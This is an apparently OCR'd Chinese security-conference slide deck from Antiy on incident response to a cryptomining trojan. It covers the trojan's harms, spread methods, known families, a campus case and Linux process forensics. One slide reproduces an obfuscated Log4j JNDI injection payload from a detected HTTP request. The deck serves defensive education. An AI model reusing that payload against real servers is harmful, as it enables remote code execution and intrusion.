网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

一例挖矿木马的应急响应

安天 | 安全研究与应急处理中心

CONTENTS

目 录

01 挖矿木马简介

什么是挖矿木马?

矿

- 指虚拟货币

挖矿

- 是指透过执行工作量证明或其他类似的电脑算法来获取虚拟货币，例如比特币、以太币、莱特币等

矿工

- 进行挖矿的工人通常称为矿工

挖矿木马

- 由于挖矿成本过于高昂，一些不法分子通过各种手段将挖矿程序植入受害者的计算机中，利用受害者计算机的运算力进行挖矿，从而获取非法收益。这类非法侵入用户计算机的挖矿程序被称作挖矿木马

挖矿木马的危害

1.严重占用计算机资源

2.降低计算机设备性能和寿命

3.危害企业运营和生产安全

4.浪费能源消耗，碳排放量大

5.留置后门，沦为僵尸网络

6.作为跳板，攻击其他计算机

国家全面整治挖矿

中华人民共和国国家发展和改革委员会
National Development and Reform Commission

热门搜索：油价 债券

请输入关键字

首页 | 机构设置 | 新闻动态 | 政务公开 | 政务服务

首页 > 新闻动态 > 通知公告

关于整治虚拟货币“挖矿”活动的通知

发布时间：2021/09/24 来源：运行局 [打印] 微博 微信

国家发展改革委等部门关于整治虚拟货币“挖矿”活动的通知

发改运行〔2021〕1283号

各省、自治区、直辖市人民政府，新疆生产建设兵团：

为有效防范处置虚拟货币“挖矿”活动盲目无序发展带来的风险隐患，深入推进节能减排，助力如期实现碳达峰、碳中和目标，现就整治虚拟货币“挖矿”活动有关事项通知如下：

一、充分认识整治虚拟货币“挖矿”活动的重要意义

虚拟货币“挖矿”活动指通过专用“矿机”计算生产虚拟货币的过程，能源消耗和碳排放量大，对国民经济贡献度低，对产业发展、科技进步等带动作用有限，加之虚拟货币生产、交易环节衍生的风险越发突出，其盲目无序发展对推动经济社会高质量发展和节能减排带来不利影响。整治虚拟货币“挖矿”活动对促进我国产业结构优化、推动节能减排、如期实现碳达峰、碳中和目标具有重要意义。各地区、各部门和有关企业要高度重视，充分认识整治虚拟货币“挖矿”活动的必要性和重要性，切实把整治虚拟货币“挖矿”活动作为促进经济社会高质量发展的一项重要任务，进一步增强责任感和紧迫感，抓住关键环节，采取有效措施，全面整治虚拟货币“挖矿”活动，确保取得实际成效。

二、总体要求

（一）指导思想。以习近平新时代中国特色社会主义思想为指导，全面贯彻党的十九大和十九届二中、三中、四中、五中全会精神，深入贯彻习近平生态文明思想，坚定不移贯彻新发展理念，按照“严密监测、严防风险、严禁增量、妥处存量”的总体思路，充分发挥各地区、各部门合力，加强虚拟货币“挖矿”活动上下游全产业链监管，严禁新增虚拟货币“挖矿”项目，加快存量项目有序退出，促进产业结构优化和助力碳达峰、碳中和目标如期实现。

上下游全产业链监管

1

建立中央统筹、省负总责、市县落实的工作机制。**中央统筹全国虚拟货币“挖矿”活动**整治整体推进工作；省级政府对本区域范围的整治工作负总责，并压实市县政府落实责任，按照中央统一安排明确具体实施方案；市县政府按照中央部署和省级政府实施方案要求，细化落实举措，保证落实到位。

严禁新增存量退出

2


区分虚拟货币“挖矿”增量和存量项目。严禁投资建设增量项目，**禁止以任何名义发展虚拟货币“挖矿”项目**；加快有序退出存量项目，在保证平稳过渡的前提下，结合各地实际情况科学确定退出时间表和实施路径。

碳达峰、碳中和目标


3

整治虚拟货币“挖矿”活动对促进我国产业结构优化、推动节能减排、如期**实现碳达峰、碳中和目标具有重要意义。按照“严密监测、严防风险、严禁增量、妥处存量”的总体思路**，加强虚拟货币“挖矿”活动上下游全产业链监管。

挖矿木马主要传播方式


1
钓鱼网站传播
钓鱼网站
挖矿脚本
挖矿程序
2
捆绑传播
EXE
社交软件
Internet
下载站
3
僵尸网络传播
僵尸网络
MyKings
NrsMiner
DDG
4
弱口令暴力破解
弱口令暴力破解
RDP
SSH
MYSQL
TOMCAT
5
漏洞利用
漏洞利用
系统组件
应用组件
IOT设备
Web服务器
数据库
云服务器
终端机


重大漏洞会给挖矿木马传播带来风险



主流挖矿家族

主流挖矿家族	挖币种类	特点
H2Miner	**门罗币**	**双平台传播**，在失陷主机上开放后门，横向渗透等。
DDG	**门罗币**	DDG是一个Linux系统下用go语言实现的挖矿木马。
8220Miner	**门罗币**	8220Miner因固定使用8220端口而被命名，使用固定的一组IP地址进行全网攻击，利用rootkit技术进行自我隐藏。
云铲	**门罗币**	针对Linux系统进行挖矿，在扫描策略中以硬编码的某云平台网段IP地址作为起始地址，对云平台服务器存在一定的针对性。
MyKings	**门罗币**	Mykings僵尸网络通过扫描互联网上开放的1433及其他多个端口渗透进入受害主机，传播RAT（远控木马）和**Miner（挖矿木马）**等多种不同用途的恶意代码进行黑产活动。
BillGates	**门罗币**	针对Linux服务器的一种较老的恶意程序家族，可以将感染的服务器连接起来创建僵尸网络。BillGates僵尸网络支持发动DDoS攻击，也会下发**挖矿程序进行挖矿**。

主流挖矿木马家族攻击事件对应ATT&CK映射图谱



02 挖矿木马应急响应案例分享

挖矿木马威胁猎杀

流量检测

挖矿恶意通信
矿池特征
恶意域名
……

终端防护

特征检出
异常发现
报警拦截
……

威胁情报

域名
IP
字符串
矿池
……

产品排查

人工排查

发现		取证	分析		定位/评估	处置	
内部异常	异常活动主机	内存取证	样本分析	逆向分析	影响资产范围确定	自动化处置工具	恶意代码定点清除
	异常流量	操作系统取证		关联分析	数据泄露范围确定	定制化处置工具	网络流量阻断
	非常规通信协议	网络设备取证		溯源分析	业务影响评估	安全加固方案	安全加固
	非常规文件格式	注册表取证	网络分析	数据包分析	系统损害评估	恢复方案	系统配置恢复
	应用程序异常	数据库取证		协议分析	威胁等级评估	可配置的IOC/TTP/策略	业务恢复
	系统异常	网络行为取证		行为分析	数据损害评估		数据恢复
	安全设备告警			日志分析			威胁反制
外部情报	威胁情报		设备/主机分析	内存分析			
	资产情报			固件分析			
	漏洞情报			系统日志分析			
	事件情报						

探海威胁检测系统识别Log4j漏洞

2022-01-06
19:07:07

通过 HTTP 协议 访问


发现： [WEB应用漏洞]疑似(CVE-2021-44228)Apache Log4j 2.x <= 2.14.1-Lookup组件RCE-Payload

ATT&CK™ Resource Development 提权 执行

GET 请求:

HOST	
URI	/solr/admin/cores?_=1639363674700&action=RENAME&core=qweret&other=${jn${:${:--}di}:${:${:--}ld}${:${:--}ap}${:-:}${:${:--}${:-/}}${:${:--}/}&wt=json
Host	
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept	application/json, text/plain, */*
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
X-Requested-With	XMLHttpRequest
Connection	close
Referer	

探海威胁检测系统挖矿协议识别



某校园挖矿取证案例攻击流程

资产探测


漏洞利用

下载并执行恶意脚本

挖矿程序
后门程序
扫描工具
漏洞利用程序

针对内外网进行扫描和漏洞利用

植入挖矿、后门等程序



挖矿进程排查（Linux）

进程排查

```
top - 10:35:10 up 49 min,  1 user,  load average: 2.86, 1.41, 0.65
Tasks: 312 total,   1 running, 310 sleeping,   0 stopped,   1 zombie
%Cpu(s): 75.6 us,  0.4 sy,  0.0 ni, 23.9 id,  0.0 wa,  0.0 hi,  0.1 si,  0.0 st
MiB Mem :   3901.4 total,    135.0 free,   3425.5 used,    341.0 buff/cache
MiB Swap:   1401.6 total,   1352.8 free,     48.8 used.    272.1 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  21262 [redacted] 20   0 2805608   2.3g   2712 S 299.7  60.1   5:17.73 kdevtmpfsi
  21247 [redacted] 20   0       0      0      0 I   1.0   0.0   0:00.71 kworker/3:2-events
   1291 [redacted] 20   0 4264804 252532  80920 S   0.7   6.3   1:20.73 gnome-shell
  20929 [redacted] 20   0  869064  48532  34140 S   0.7   1.2   0:04.92 gnome-terminal-
  21290 [redacted] 20   0   20748   4292   3368 R   0.7   0.1   0:00.20 top
    694 [redacted] 20   0  247736   5776   4536 S   0.3   0.1   0:15.57 vmtoolsd
    941 [redacted] 20   0  303304  64468  32236 S   0.3   1.6   1:35.71 Xorg
    989 [redacted] 20   0  325356   5812   5428 S   0.3   0.1   0:00.92 gvfs-afc-volume
   5994 [redacted] 20   0       0      0      0 I   0.3   0.0   0:02.84 kworker/0:1-events
  20743 [redacted] 20   0       0      0      0 I   0.3   0.0   0:00.24 kworker/u256:1-events_power_efficient
      1 [redacted] 20   0  170944  11448   6612 S   0.0   0.3   0:09.05 systemd
      2 [redacted] 20   0       0      0      0 S   0.0   0.0   0:00.04 kthreadd
```

大量占用资源

样本路径

```
[redacted]:/tmp$ ls -Alh
total 3.8M
drwxrwxrwt 2 [redacted] [redacted] 4.0K [redacted] 10:19 .font-unix
drwxrwxr-x 2 [redacted] [redacted] 4.0K [redacted] 10:33 .ICEd-unix
drwxrwxrwt 2 [redacted] [redacted] 4.0K [redacted] 10:20 .ICE-unix
